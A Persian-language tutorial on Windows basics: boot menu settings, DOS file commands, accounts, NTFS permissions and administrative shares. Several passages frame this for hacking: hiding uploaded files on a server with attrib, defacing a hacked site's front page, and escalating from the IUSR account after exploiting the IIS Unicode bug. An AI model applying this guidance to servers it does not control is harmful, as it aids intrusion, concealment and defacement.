پیکربندی پیش فرض، سیستم عامل ویندوز نسبتا غیر ایمن است .ظاهرا هدف مایکروسافت در این رابطه تسهیل در نصب و مدیریت سیستم عامل بوده است . همین موضوع می تواند منشاء برخی از تهاجمات اطلاعاتی در رابطه با سیستم هایی باشد که پذیرای حکومت سیستم عامل ویندوز شده اند. مایکروسافت در نسخه های ویندوز دات نت ، از سیاست فوق ، عدول و سعی نموده است امکانات گسترده ای را بمنظور ایمن سازی پیکربندی پیش فرض، ارایه نماید. بمنظور انتخاب تعداد زیادی از ویژگی های Windows .NET Server 2003 ، می بایست پیکربندی و نصب اضافه ای انجام شود. بسیاری از ویژگی های اختیاری (نظیر IIS) بصورت پیش فرض غیر فعال می باشند. (پیشگیری اولیه در رابطه با حفاظت اطلاعات).

زنگ تفریح :

آموزش مدیریت کامل منوی Boot در ویندوزXP

در حال حاضر بسیاری از کاربران کامپیوتر از دو ویندوز بر روی سیستم خود استفاده میکنند. برای مثال دو ویندوز ۹۸ (به عنوان سیستم عامل Base) و ویندوز XP به عنوان سیستم عامل دوم. همان طور که میدانید بعد از نصب ویندوز XP روی ویندوز ۹۸ (به عنوان سیستم عامل دوم) ، ویندوز XP یک صفحه انتخاب نوع سیستم عامل ورودی در ابتدای راه اندازی سیستم به وجود می آورد که کاربر میتواند توسط آن سیستم عامل دلخواهش را انتخاب کند.این منوی انتخاب Bootشرایطی دارد که کاربر باید به آنها توجه کند. برای مثال در حالت پیش فرض ویندوز XP به عنوان سیستم عامل اول (انتخاب اول) در منوی بوت ظاهر میشود و شما برای تغییر انتخاب ۳۰ ثانیه بیشتر فرصت ندارید. در این آموزش میخواهم نحوه مدیریت دلخواه منوی Boot را به شما آموزش دهم. و اما آموزش : ...

برای مدیریت منوی بوت ویندوز ابتدا وارد ویندوز XP شوید !! سپس روی آیکون My Computer در Desktop راست کلیک کرده و گزینه Properties را انتخاب کنید.

در صفحه System Properties وارد قسمت Advanced شوید.

در این قسمت روی دکمه Settings مربوط به زیر مجموعه Startup and Recovery کلیک کنید.

صفحه Startup and Recovery مربوط به تنظیمات بوت است که تک ، تک موارد این صفحه را برایتان شرح میدهم:

قسمت System startup :

در لیست کشوی موجود در زیر Default operating system شما میتوانید سیستم عامل انتخابی پیش فرض را تغییر دهید.

قسمت Time to display list of operating system مربوط به تغییر مدت زمان نمایش صفحه انتخاب بوت است(در واقع تغییر مدت زمان فرصت شما برای انتخاب ویندوز). شما میتوانید با تغییر زمان موجود در Box جلوی این عبارت که بر حسب ثانیه است این زمان را تغییر دهید. توجه داشته باشید که اگر تیک کنار عبارت این گزینه را بردارید دیگر منوی انتخاب بوت نمایش داده نخواهد شد و سیستم به صورت اتوماتیک وارد سیستم عامل پیش فرض انتخابی میشود.

قسمت Time to display recovery options when needed مربوط به تغییر مدت زمان نمایش صفحه Recovery است که کاربر در مواقع ضروری به آن نیاز پیدا میکند. در این مورد نیز میتوان درست مانند قسمت قبل عمل کرد. در این مورد نیز باید توجه بالا را رعایت کنید. ضمنا شما میتوانید با فشردن کلید F6 در صفحه کیبورد به صفحه Recovery دسترسی پیدا کنید (این دکمه ممکن است در بعضی از سیستم ها متفاوت باشد).اگر شما کاربر حرفه ای هستید میتوانید تمام این کارها را (البته با جزئیات بیشتر) با فشردن دکمه Edit در این قسمت انجام دهید. با فشردن این دکمه فایل Boot.Ini توسط برنامه Notepad باز میشود و شما میتوانید آن را به صورت دستی (Manual) ویرایش کنید.

قسمت System failure :

این قسمت همان طور که از نامش پیداست مربوط به شکست های سیستمی با همان مشکلات Crash در ویندوز است. شما میتوانید این قسمت را به شرح زیر مدیریت کنید:

Write an event to the system log :با فعال بودن این قسمت تمامی اتفاقات و رویدادهای سیستمی که شامل Crash ها و ... میشود ، در یک فایل سیستمی ذخیره میشود تا در مواقع نیاز به کاربر در ریشه یابی مشکل کمک کند.

Send an administrative alert: با فعال بودن این گزینه در مواقع بروز مشکل یک پیغام هشدار اجرایی برای کاربر ارسال میشود تا او را مطلع کند (در واقع این پیغام را در قسمت انبار پیغام های خطا ذخیره میکند).

Automatically restart با فعال بودن این گزینه بعد از بروز هر مشکل سیستمی جدی و نمایش پیغام خطا سیستم به صورت اتوماتیک Restart میشود تا از بروز آسیبهای جدی تر به سیستم جلوگیری شود.

قسمت Write debugging information :

این قسمت مربوط به تنظیمات فایلهای کمکی و به صورت ذخیره موقت میباشد. از طریق لیست کشوی زیر آن شما میتوانید نحوه ذخیره فایلهای کمکی ذخیره موقت را معین کنید. به ترتیب زیر:

None : هیچ اطلاعاتی در فایل ذخیره نخواهد شد.

Small memory dump : ذخیره اطلاعات موقت به صورت بسیار جزئی و مختصر در یک فایل. Dump

Kernel memory dump : ذخیره اطلاعات موقت در حافظه موقت . Kernel در واقع نظارت جزئی تر روی قسمت Kernel یا هسته سیستم عامل و ثبت اطلاعات ضروری در هنگام بروز مشکل آن.

Complete memory dump : ذخیره اطلاعات ضروری به صورت کامل در یک فایل ذخیره موقت یا به عبارت بهتر ذخیره تمام جزئیات مشکل (چه Kernelو ...) در یک فایل . Dump اگر این گزینه را انتخاب کنید عبارت Overwrite any existing file در زیر آن فعال میشود که فعال بودن آن به معنی این است که فایلهای Dump موجود بازنویسی خواهند شد.

قسمت Small dump directory نیز محل ذخیره فایلهای ذخیره موقت را نمایش میدهد (البته در حالت انتخاب گزینه . Small memory dump اگر شما حالت Kernel را انتخاب کنید فقط مسیر یک فایل نمایش داده خواهد شد (شما میتوانید نام و مسیر این فایلها را به دلخواه تغییر دهید.)

پیشنهاد من به شما اگر کاربر حرفه ای نیستید ، همان انتخاب Small memory dump است. به این ترتیب شما میتوانید کلیه موارد مربوط به تنظیمات Boot و ... را مدیریت کنید .

امیدوارم از این آموزش استفاده کامل را ببرید.

این قسمت توسط استاد ؛ آقای آراز صمدی تهیه شده و من آن را بدون کم کاستی در اینجا آورده ام .

دستورات کار با فایل‌ها و فولدر ها

این دستورات همون‌هایی هستند که در سیستم‌عامل باستانی!! مایکروسافت یعنی MS DOS استفاده می‌شدند. کاربران ویندوز معمولا نیازی به یادگیری اونا احساس نمی‌کنند چون همه کارها رو در محیط گرافیکی و معمولا از طریق ماوس انجام می‌دهند. ولی چون shell حالت متنی دارد، شما باید با این دستورات آشنا بشوید. shell رو باز کنید. متن زیر ظاهر میشه:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

I:\>
```

دقت کنید که سیستم‌عاملی که من shell رو در اون آوردم، ویندوز ۲۰۰۰ است و درایو پیش‌فرض من که معمولا همان درایوی است که ویندوز در اون نصب شده، درایو I است. شما مسلما چیز متفاوتی خواهید دید. می‌نویسم:

```
I:\> C:
```

تا به درایو C وارد بشویم. حالا prompt تغییر می‌کنه و نشون میده که الان در درایو C هستم:

```
C:\>
```

می‌نویسم:

```
C:\> dir
```

و لیست زیر ظاهر میشه:

```
 Volume in drive C is FREE-START
 Volume Serial Number is 3623-07E6

 Directory of C:\

09/06/2003  06:29a    <DIR>          GAMES
08/15/2003  06:20p         1,806,727 phpMyAdmin-2.5.3-rc1-php.zip
06/17/2002  07:06p    <DIR>          upload
06/19/2002  07:02p    <DIR>          mailserver
09/13/2002  03:59a             8,053 port-tcp-c.c
02/27/2003  10:28p    <DIR>          mp3
04/18/2003  07:38a             1,152 araz.pl
               3 File(s)      1,815,932 bytes
               4 Dir(s)      95,502,336 bytes free
```

اینها در واقع لیست فایل‌ها و دایرکتوری‌های موجود در درایو C کامپیوتر من است. مثلا اینجا GAMES یک فولدر (دایرکتوری) است چون در اون سطر کلمه <DIR> اومده که معنی دایرکتوری میده. ولی araz.pl که آخرین سطر از لیسته، فایله. حالا می‌نویسم:

```
C:\> cd games
```

و جواب می‌شنوم:

```
C:\GAMES>
```

یعنی وارد فولدری به اسم games شده‌ام. بازم دستور dir رو می‌نویسم که ببینم در این فولدر چه فایل یا فولدر هایی هست و جواب می‌شنوم:

```
Volume in drive C is FREE-START
Volume Serial Number is 3623-07E6

Directory of C:\GAMES

09/06/2003  06:29a    <DIR>          .
09/06/2003  06:29a    <DIR>          ..
09/06/2003  06:29a    <DIR>          FORMULA1
09/06/2003  06:35a    <DIR>          SP
09/06/2003  06:36a    <DIR>          SUPER
09/06/2003  06:39a    <DIR>          UF
               0 File(s)              0 bytes
               6 Dir(s)     95,502,336 bytes free
```

که می‌گه ۶ دایرکتوری وجود دارد. دوتای اولی دایرکتوری‌های واقعی نیستند، چون اگه بنویسم:

```
C:\GAMES> cd .
```

جواب می‌گیرم:

```
C:\GAMES>
```

یعنی هیچ اتفاقی نیفتاد. و اگه بنویسم:

```
C:\GAMES> cd ..
```

جواب می‌شنوم:

```
C:\>
```

یعنی یک فولدر به عقب برگشتم و اومدم به همون ریشه درایو C که قبلا بودم. پس الان در درایو C هستم و چون قبلا دیده‌ام که فایلی به اسم araz.pl در اون هست می‌خوام محتویات این فایل متنی رو ببینم. می‌نویسم:

```
C:\> type araz.pl
```

و جواب می‌شنوم:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";

use Socket;
my ($remote, $port, @thataddr, $that, $them, $proto, $getpage );

$remote = shift || 'www.securitytracker.com';
$port = 80;
@thataddr=gethostbyname($remote) or die "Not Connected";
```

```
$that=pack('Sna4x8',AF_INET, $port, $thataddr[4]);
$proto=getprotobyname('tcp');

socket(SOCK, PF_INET, SOCK_STREAM, $proto) or die $!;
connect(SOCK, $that) or die $!;
.....
```

این محتویات فایل araz.pl است. می‌خوام یک متنی فایل جدید بسازم، که محتویات آن فقط یک سطر باشه مثلا salam bar to و نامش هم باشه ali1000.txt برای اینکار چند راه وجود دارد که دو تاشو می‌گم:

۱- می‌تونید بنویسید:

```
C:\> echo salam bar to > ali1000.txt
```

۲- و می‌تونید بنویسید:

```
C:\> copy con ali1000.txt
```

و enter زده و جمله!! salam bar to را اونجا تایپ کنید و وقتی تمام شد، ترکیب: CTRL + Z رو فشار بدید که فایل تموم بشه. در هر دو حالت چون ما در درایو C و در ریشه (یعنی نه در یک فولدر خاص) بودیم، فایل همین‌جا درست میشه و اگه دستور dir رو اجرا کنید،می‌بینید که یک فایل جدید به لیست اضافه شده. حالا می‌تونید با دستور:

```
C:\> type ali1000.txt
```

محتویات فایل رو ببینید، اگرچه الانش‌هم می‌دونید چی هست! می‌خواهیم یک فولدر جدید به اسم tur2 بسازیم. می‌نویسیم:

```
C:\> md tur2
```

حالا اگر dir رو بنویسم، می‌بینم که فولدر جدید ایجاد شده. حالا می‌خوام برم تو فولدری که ساختم. می‌نویسم:

```
C:\> cd tur2
```

و بعد dir می‌گیرم. می‌بینم فعلا فقط همان دو فولدر . و .. در اینجا وجود دارد که قبلا گفتم چی هستند. اگه بخواهیم یک فولدر جدید در داخل این فولدر tur2 به اسم far30 بسازم، می‌نویسم:

```
C:\tur2> md far30
```

و اگر dir بگیرم، می‌بینم اینها وجود دارند:

```
 Volume in drive C is FREE-START
 Volume Serial Number is 3623-07E6

 Directory of C:\tur2

10/04/2003  07:17p    <DIR>          .
10/04/2003  07:17p    <DIR>          ..
10/04/2003  07:18p    <DIR>          far30
               0 File(s)              0 bytes
               3 Dir(s)     95,477,760 bytes free
```

یعنی فولدر far30 هم اضافه شده. می‌خوام فایل ali1000.txt رو از ریشه به فولدر far30 که خودش در فولدر tur2 است، کپی کنم. می‌نویسم:

```
C:\tur2> copy c:\ali1000.txt c:\tur2\far30
```

ساختار آن خیلی ساده است، حتما فهمیدین که اول دستور copy رو می‌نویسم. بعد با یک فاصله، مسیر و نام فایلی که می‌خوام کپی کنم رو می‌نویسم و در آخر با یک فاصله، مسیری که می‌خوام فایل کپی بشه رو می‌نویسم. دقت کنید که فایل اصلی دست نخورده باقی می‌مونه و یک کپی جدید در مسیر جدید ایجاد میشه. می‌تونستم همین فایل رو به درایو D کپی کنیم که در این حالت باید بنویسم:

```
C:\tur2> copy c:\ali1000.txt d:
```

که فایل به درایو D کپی بشه. حالا یک دستور جدید، می‌خوام فایل ali1000.txt رو از درایو C پاک کنم، می‌نویسم:

```
C:\tur2> del c:\ali1000.txt
```

دقت کنید که چون من الان در فولدر tur2 هستم ولی فایلی که قرار است پاک کنم در ریشه است، مسیر رو باید بنویسم، ولی اگر فایل همون‌جایی که من الان هستم بود، می‌نوشتم:

```
C:\> del ali1000.txt
```

نکته مهم اینه که وقتی روی کامپیوتر خودم shell رو باز کردم، می‌تونم ببینم که کجا قرار دارم (با نگاه به خط فرمان که مثلا اینجا c:\tur2> بود) ولی در shell ی که موقع هک کردن به اون می‌رسیم، معمولا این خط فرمان ظاهر نمیشه. اونجا چطوری میشه فهمید کجا هستم؟ خیلی ساده‌است با دستور زیر:

```
cd
```

که جواب میده:

```
c:\tur2
```

چون قبلا فایل ali1000.txt رو به فولدر far30 موجود در فولدر tur2 موجود در درایو C کپی کردم، می‌رم همونجا می‌نویسم:

```
C:\> cd c:\tur2\far30
```

اگه dir بگیرم، اینو می‌بینم:

```
 Volume in drive C is FREE-START
 Volume Serial Number is 3623-07E6

 Directory of C:\tur2\far30

10/04/2003  07:18p    <DIR>          .
10/04/2003  07:18p    <DIR>          ..
10/04/2003  07:08p                15 ali1000.txt
               1 File(s)             15 bytes
               2 Dir(s)      95,477,760 bytes free
```

اگه بخواهیم این فایل رو منتقل کنم به فولدر tur2 از درایو C (یعنی به یه فولدر پایین تر) از دستور زیر استفاده می‌کنم:

```
C:\tur2\far30> move ali1000.txt c:\tur2
```

فرق دستور move با copy اینه که فایل اصلی منتقل میشه نه کپی! یعنی از محل قبلی پاک میشه و به محل جدید میاد!! حالا که فولدر far30 حالی شده (یعنی هیچ فایل یا فولدری در اون نیست) می‌تونم پاکش کنم. اول میام یک فولدر پایین‌تر، با دستور:

```
C:\tur2\far30> cd ..
```

و با دستور جدید زیر که مخصوص پاک کردن فولدر (نه فایل) است، فولدر far30 رو پاک می‌کنم:

```
C:\tur2> rd far30
```

و فولدر پاک میشه. حالا می‌خوام اسم فایل ali1000.txt رو به araz.inc تغییر بدم، می‌نویسم:

```
C:\tur2> ren ali1000.txt araz.inc
```

یک dir بگیرید که مطمئن بشین!! حالا می‌خوام یک کپی از این فایل که اسمش هست araz.inc بگیرم ولی با اسم ali1000.inc و در همین فولدر. پس می‌نویسم:

```
C:\tur2> copy araz.inc ali1000.inc
```

حالا اگه dir بگیرید، ۲ تا فایل می‌بینید. حالا می‌خوام هر دو تا فایل رو منتقل کنم به درایو C ولی به ریشه، می‌بینم که هر دو فایل حرف اول آنها a است و پسوند آنها inc می‌تونم به دو شکل بنویسم:

```
C:\tur2> move a*.inc c:\
```

ولی چون فقط همین دوتا فایل در این فولدر بود، می‌تونستم بنویسم:

```
C:\tur2> move *.* c:\
```

گرفتین چی شد؟ حالا یک جدید می‌خوام برم به فولدر و درایوی که فولدر ویندوز باشه. می‌تونم یکی ، یکی درایو ها رو برم و از همه dir بگیرم تا برسم به آنی که درایو winnt دارد، ولی چون این کامپیوتر خود من است و می‌دونم که فولدر ویندوز من کجاست!! می‌نویسم:

```
C:\tur2> I:
```

و بعد

```
I:\> cd winnt
```

و یک dir می‌گیرم. می‌بینم که لیستی از فایل‌ها و فولدرهای زیادی از جلو چشم رد میشه ولی نمی‌تونم همه رو ببینم. اگه بخوام صفحه به صفحه ببینم، می‌نویسم:

```
I:\winnt> dir /p
```

که این سوییچ p مخفف page است. اگه بخواهید لیست همه سویچ‌ها رو ببینید، می‌تونید بنویسید:

```
I:\winnt> dir /?
```

حالا یک چیز جالب! با دستورات زیر اول برگردیم به ریشه درایو I و بعد برگردیم درایو C :

```
I:\winnt> cd ..
I:\> C:
```

حالا می‌خوام مستقیما از درایو C محتویات فولدر winnt از درایو I رو اون‌هم به صورت صفحه به صفحه بخوانم:

```
C:\> dir i:\winnt /p
```

حالا یک چیز بسیار مهم، می‌خوام بدون دادن مسیر! لیست فایل‌ها رو در فولدر مربوط به ویندوز ببینم:

```
C:\> dir %SystemRoot%
```

اینه... !!! پس در Shell کلمه %SystemRoot% یعنی فولدر ویندوز. یک سوییچ جدید برای دستور dir رو می‌خوام بگم. فرض کنید که من یادم رفته فایل اجرایی cmd.exe در کدام فولدر از درایو I (که در کامپیوتر من فولدر مربوط به ویندوز هست) قرار دارد. چون نمی‌تونم برم تک ، تک فولدرها رو ببینم، باید از سوییچی استفاده کنم که وقتی یک مسیر بهش می‌دم، بره و تمام سوراخ سنبه‌های اون فولدر (یعنی همان فولدرهای داخلی‌تر) رو هم ببینید . از سوییچ s استفاده می‌کنم و می‌نویسم:

```
C:\> dir i:\cmd.exe /s
```

و جواب می‌شنوم:

```
 Volume in drive I has no label.
 Volume Serial Number is DC24-A09D

 Directory of i:\WINNT\system32

12/07/1999  04:00a           236,304 cmd.exe
               1 File(s)        236,304 bytes

 Directory of i:\WINNT\system32\dllcache

12/07/1999  04:00a           236,304 cmd.exe
               1 File(s)        236,304 bytes

    Total Files Listed:
               2 File(s)        472,608 bytes
               0 Dir(s)   1,255,153,664 bytes free
```

پس این دستور توانست فایل مربوطه رو در دو تا فولدر پیدا کنه، یعنی اینا:

```
i:\WINNT\system32
i:\WINNT\system32\dllcache
```

این cmd.exe همان که ما در run نوشتیم که shell ویندوز اومد. حالا برمی‌گردم به درایو C (دستوراتش که یادتون هست!) و dir می‌گیرم و می‌بینم که فایل ali1000.inc هنوز هم اونجا هست. می‌خوام یک دستور جدید رو بگم. ببینید گاهی پیش میاد که ما فایلی رو به یک سرور می‌فرستیم ولی می‌خوایم به صورت مخفی یا hidden باشه. دستوری که فایل ali1000.inc رو مخفی می‌کنه، اینه:

```
C:\> attrib +h ali1000.inc
```

حالا اگه dir بگیرم، دیگه فایل ali1000.inc رو نمی‌بینم. البته هنوز هم هست!! اگه بخواهیم به کمک دستور dir فایل‌های مخفی رو (از جمله ali1000.inc) ببینم، از سوییچ a استفاده می‌کنیم:

```
C:\> dir ali1000.inc /a
```

حالا می‌خوام فایل رو از حالت مخفی در بیاوریم، می‌نویسم:

```
C:\> attrib -h ali1000.inc
```

به همین راحتی!

اینا دستورات معمولی dos بود که براتون نوشتم. این دستورات خیلی زیاد هستند و من فقط تعداد کمی از آنها را براتون گفتم. اگه کتاب داس تو انباری خونتون پیدا کردین، می‌تونین دستورات بیشتری یاد بگیرید!!!

ـ پسوند فایل‌ها و مفاهیم آنها در ویندوز

در سیستم‌عامل ویندوز پسوندها مفاهیم خاصی دارند.

۱ـ فایل‌های اجرایی پسوند exe یا com یا bat دارند. (فایل‌های با پسوند bat رو batch file می‌گن که مجموعه‌ای از دستورات داس رو می‌تونی توش بنویسید که به ترتیب اجرا بشوند پس می‌تونین به کمک دستور type محتویاتشان ببینید). ولی فایل‌های exe و com فایل‌های اجرایی هستند که محتویات آن براتون قابل خوندن نیست ولی قابل اجراست. حالا می‌خوام یک فایل اجرایی رو براتون بیاوریم که ببینید که در shell چطوری می‌تونید فایل اجرایی رو اجرا کنید! می‌خوام فایل tftp.exe رو اجرا کنم. اول یک dir می‌گیرم از فولدر %SyestemRoot% و می‌بینم که این فایل در فولدر i:\winnt\system32 قرار دارد. حالا می‌خوام اجرا کنم آن را. به دو طریق می‌تونم این کارو انجام بدم، اولی اینکه برم تو فولدر winnt\system32 و بعد بنویسم:

```
I:\WINNT\system32> tftp.exe
```

یا اینکه مستقیما از هر جایی که باشم، بنویسم:

```
C:\> i:\winnt\system32\tftp.exe
```

و جواب بشنوم:

```
Transfers files to and from a remote computer running the TFTP service.

TFTP [-i] host [GET | PUT] source [destination]

 -i          Specifies binary image transfer mode (also called
             octet). In binary image mode the file is moved
             literally, byte by byte. Use this mode when
             transferring binary files.
 host        Specifies the local or remote host.
 GET         Transfers the file destination on the remote host to
             the file source on the local host.
 PUT         Transfers the file source on the local host to
             the file destination on the remote host.
 source      Specifies the file to transfer.
 destination Specifies where to transfer the file.
```

پس چون پسوند فایل من exe بود فهمیدم که با نوشتن اسم اون می‌توانم اجرا کنم آن را . اگه یادتون باشه برای ابزارهای خط فرمانی مثل nc هم، همین کارو می‌کردیم.

۲ـ فایل‌های استاندارد:

فایل‌های اجرایی در ویندوز با سایر سیستم‌عامل‌ها از نظر پسوند فرق می‌کنه. مثلا در سیستم‌های مبتنی بر یونیکس ممکنه اصلا فایل اجرایی پسوند ی نداشته باشه! ولی یه سری فایل‌ها هستند که یه‌جورایی استاندارد شده‌اند. مثلا فایل‌های تصویری (که پسوندهای gif، jpg و... دارند)، فایل‌های html (که پسوندهای html یا htm دارند)، فایل‌های asp، php، و ... پس آشنایی با این فایل‌ها و فرمت اونا می‌تونه خیلی کمک کنه. فرض کنید که شما یک سایت وب رو هک کردید ولی نمی‌تونید یک فایل html طراحی کنید که بجای صفحه اول سایت قرار بدید، نتیجه این میشه که نمی‌تونید پز بدید و من میدونم که حتما دق میکنید !!!

۳ـ فایل‌های نرم‌افزارهای کاربردی:

نرم‌افزارهای کاربردی هر کدام خروجی‌هاشونو با یک پسوند خاص ارائه می‌کنند. مثلا فایل‌های فتوشاپ پسوند psd دارند. فایل‌های MS Word پسوند doc دارند و...

ـ اکانت‌ها و گروه‌ها در ویندوز سرور

همون‌طور که گفتم ما داریم در مورد یک ویندوز سرور منفرد صحبت می‌کنیم، بنابراین منظور من از اکانت، اکانت‌های محلی یا local است (وقتی چند ویندوز سرور در کنار هم و به صورت شبکه مورد استفاده هستند، معمولا اکانت‌های سراسری یا global هم ست می‌شود که برای دسترسی به منابع در domain مورد استفاده قرار می‌گیرد. درمورد اینکه domain در ویندوز سرور چیست، بعدها توضیح می‌دم). بنابراین ما بحث اکانت‌های لوکال رو داریم. در مورد گروه‌ها هم همین‌طور یعنی گروه‌های لوکال رو می‌گم.

اکانت عبارت از یک username و password معتبر در ویندوز سرور است. وقتی از طریق یک اکانت به سیستم وارد می‌شویم، اصطلاحا می‌گوییم که login یا logon کرده‌ایم. با login کردن به سرور به سطحی خاص از دسترسی به فایل‌ها و منابع سیستم می‌رسیم که بستگی به سطح اختیارات اون اکانت دارد. تعداد زیادی اکانت لوکال پیش‌فرض وجود دارد که مهم‌ترین‌هاش، این ها هست:

۱- اکانت Administrator : بالاترین سطح دسترسی به اون سرور خاص است. اگه با این اکانت login کنید، به نهایت دسترسی به اون کامپیوتر رسیده‌اید. معادل root در سیستم‌عامل‌های مبتنی بر یونیکس.

۲- اکانت guest : به صورت پیش‌فرض غیر فعال است. اختیارات بسیار محدودی دارد.

۳- اکانت IUSR_xxxxx-yyyyy : در این اکانت xxxx-yyyyyy نام همون کامپیوتر هست . مثلا ممکنه اسم این اکانت این باشه: IUSR_ABBASGOLI-V0P1QR !! این اکانت همراه با IIS به طور پیش‌فرض ایجاد میشه و خود ویندوز یک پسورد random براش ست می‌کنه. (IIS یا Internet Information Server وب‌سرور مایکروسافت برای ویندوز است. این نرم‌افزار همون چیزی است که روی پورت ۸۰ فال‌گوش می‌ماند و وقتی شما سایتی از اون سرور رو توسط مرورگر درخواست می‌کنید، برای شما صفحه وب رو می‌فرستد. وب سرورهای دیگری نیز برای ویندوز وجود دارد که به اندازه IIS پر کاربرد نیستند) این اکانت نیز یک اکانت محدود است. وقتی شما مشخصا از طریق پورت ۸۰ ویندوز سروری را هک می‌کنید که IIS روی اون نصب شده و یک شل از این طریق می‌گیرید، معمولا شما سطح اختیاراتی معادل همین اکانت IUSR_xxxxx-yyyyy رو بدست آورده‌اید. یعنی شما سطح اختیارات Administrator رو ندارید. خیلیّ‌ها از من می‌پرسند که مثلا با Unicode bug یک ویندوز ۲۰۰۰ رو هک کرده‌ایم ولی نمی‌تونیم مثلا صفحه اول سایت رو عوض کنیم... دلیل آن اینه که شلی که شما از این طریق بدست آورده‌اید، در سطح Administrator نیست و ممکن است لازم باشد که به طریقی از اکانت IUSR_xxxxx-yyyyy به Administrator برسید تا بتونید اون فایل خاص (صفحه اول) رو بدست بگیرید.

۴- و...

گروه‌های محلی (local groups) چیست؟

فرض کنید که یک کامپیوتر ۵۰ اکانت مختلف در اون ایجاد شده که هر کدوم از این اکانت‌ها دسترسی متفاوتی باید به منابع داشته باشند. اگه قرار باشه هر ۵۰ اکانت تک ، تک ایجاد بشه و اجازه دسترسی به منابع خاص یکی ، یکی ایجاد بشه، کار بسیار طولانی خواهد بود. معمولا اینگونه است که تعداد زیادی از این اکانت‌ها باید سطح اختیارات یکسان داشته باشند، مثلا ۳۰ تاشون در حد guest باید به سرور دسترسی داشته باشند. در این حالت بهتر است که یک گروه ایجاد شود و اختیارات برای اون گروه ست بشه. حالا هر کانتی که داخل اون گروه ایجاد بشه، همون سطح اختیارات رو خواهد داشت و این مدیریت رو ساده‌تر می‌کنه. معمولا اسم گروه‌ها یک حرف s آخر شان دارند که علامت جمع. مهم‌ترین گروه‌ها عبارتند از:

۱- Administrators: یعنی admin ها. مجموعه‌ای از اکانت‌ها که دسترسی‌شون در حد Administrator است.

۲- Power Users

۳- Operators Backup

۴- Guests

۵- Users

۶- و...

Account Policy چیست؟

قواعد ی است که برای اکانت‌ها ست می‌شود. مثلا ممکن است Admin سرور ست کند که حداقل طول پسورد برای اکانت باید ۶ حرف باشد یا اینکه فلان اکانت بعد از ۳ بار امتحان ناموفق برای login قفل شود و... این اطلاعات رو قبلا در درس پورت ۱۳۹ گفتم که میشه به کمک enum یا winfo و... بدست آورد.

permision - ها (مجوزها) در NTFS

مجوز ها در NTFS مهمترین تحولی است که نسبت به FAT32 رخ داده است. مجوز ها تعیین می‌کنند که یک کاربر که به سیستم login کرده است، در چه حدی می‌تواند با فایل‌های یک فولدر کار کند. فرض کنید که یک کاربر از گروه guests به سیستم وارد شده است، در این حالت مسلما نمی‌خواهیم که این فرد بتواند به تمام فایل‌ها دسترسی از نوع خواندن و نوشتن داشته و آنها را تغییر دهد. پس فولدر هایی وجود دارند (مثل فولدر مربوط به فایل‌های ویندوز) که فقط برای افراد خاصی قابل دسترسی هستند. نکته بسیار مهم در ویندوز این است که مجوز ها برای فولدر ها تنظیم می‌شوند نه برای فایل‌ها. به عبارت دیگر وقتی مجوز ی برای فایلی می‌خواهیم ست کنیم، در ویندوز سرور ها نمی‌توانیم برای اون فایل این مجوز رو تنظیم کنیم، بلکه باید فولدری که فایل در اون قرار گرفته رو ست کنیم. در این حالت تمام فایل‌های داخل اون فولدر همین مجوز رو خواهند داشت. نکته مهم دیگر این است که مجوز ها برای اکانت‌های مختلف به صورت‌های متفاوت ست می‌شوند. مثلا ممکن است فولدر ویندوز برای اکانت‌های guest به صورت فقط خواندنی تنظیم شود، ولی برای اکانت‌های Administrators به صورت دسترسی کامل.

الف- مجوز ها در NTFS 4.0:

۱- Access No : یعنی عدم دسترسی برای یک اکانت خاص. یعنی اینکه حتی نمی‌توان وارد اون فولدر شد.
۲- Read: فقط خواندنی. یعنی می‌شه به فولدر وارد شد و فایل‌ها رو دسترسی داشت (چه فایل‌های اجرایی و چه غیر اجرایی) و اون‌ها رو خواند (در مورد فایل‌های اجرایی یعنی میشه اجرا یشان کرد) ولی اجازه تغییر در فایل‌های اون فولدر مثل پاک کردن، ویرایش و ایجاد فایل جدید رو نداریم.

۳- Change: یعنی هم خواندن، هم تغییر، هم حذف و هم اجرا برای اون اکانت خاص مجاز است. یعنی همه کار ولی نه تغییر دادن مجوز ها برای اون فولدر. یعنی اینکه فرد نمی‌تونه ست کنه که این فولدر که الان مثلا برای اکانت‌های guests قابل دسترسی نیست، قابل دسترس بشه.

۴- Control Full: یعنی دسترسی کامل. شامل همه مواردی که در شماره ۳ گفته شد + اجازه تغییر مجوز ها. بنابراین این مجوز معمولا فقط برای Adminها ست می‌شود.

ب- مجوز ها در NTFS 5.0:

۱- No Access : یعنی عدم دسترسی.

۲- Read: فقط خواندنی. در NTFS ۴,۰ در حالت Read می‌تونستیم فایل‌های اجرایی داخل اون فولدر رو اجرا کنیم ولی در NTFS 5.0 با این مجوز نمی‌تونیم فایل‌های اجرایی رو اجرا کنیم و فقط می‌تونیم بخونیم.

۳- Execute & Read: یعنی اجازه خواندن و نیز اجازه اجرا کردن.

۴- Write: یعنی اجازه خواندن، اجرا کردن و تغییر دادن.

۵- Modify: دقیقا مثل Write. این نشون از ضریب هوشی مایکروسافت بزرگ دارد! دو اسم برای یک نوع دسترسی :)

۶- Full Control: یعنی مثل Write + اجازه تغییر مجوز ها

Share - ها در ویندوز سرور

share در ویندوز سرور ها یعنی منابعی که از طریق شبکه (یعنی از راه دور) قابل دسترسی باشد. همون‌طور که تو درس مربوط به پورت ۱۳۹ گفتم، دسترسی به منابع اشتراکی در ویندوز سرور ها، از طریق پروتکل SMB است که مایکروسافت اونو CIFS میگه. در این حالت، اول یک احراز هویت داریم و بعد از اون یک session یا نشست تشکیل میشه (یک چیزی هم به اسم Null Session هست که توضیحات آن در همون درس اومده.) پروتکل‌های قدیمی NetBEUI (که از دور خارج شده) و NetBIOS هم چیزی است هنوز هم توسط ویندوز ساپورت میشه. منابع اشتراکی هم که مشخصه: فولدر ها، درایو ها و چاپگر.

حالا می‌رسیم به لیست share ها:

IPC$: یعنی دسترسی کامل. اگه بتوانیم به این share برسیم در واقع به تمام فایل‌ها، درایو ها و فولدر ها دسترسی داریم. معمولا دسترسی به این share فقط برای اکانت‌های Admin است.

**ADMIN$** : این share مربوط به فولدری است که ویندوز در اون نصب شده است یعنی %SystemRoot% بنابراین share محدود تری نسبت به IPC$ محسوب میشه.

print$: یعنی چاپگر! فولدر مربوطه‌اش اینجاست: %SystemRoot%\system32\spool\PRINTERS یعنی با این share به این فولدر دسترسی داریم. این فولدر جایی است که کارهای چاپی به صورت فایل‌هایی با پسوند spl نگهداری می‌شوند.

C$** و **D$ و...: اگه این share ها ست شده باشه به درایو های C و D و ... دسترسی داریم.

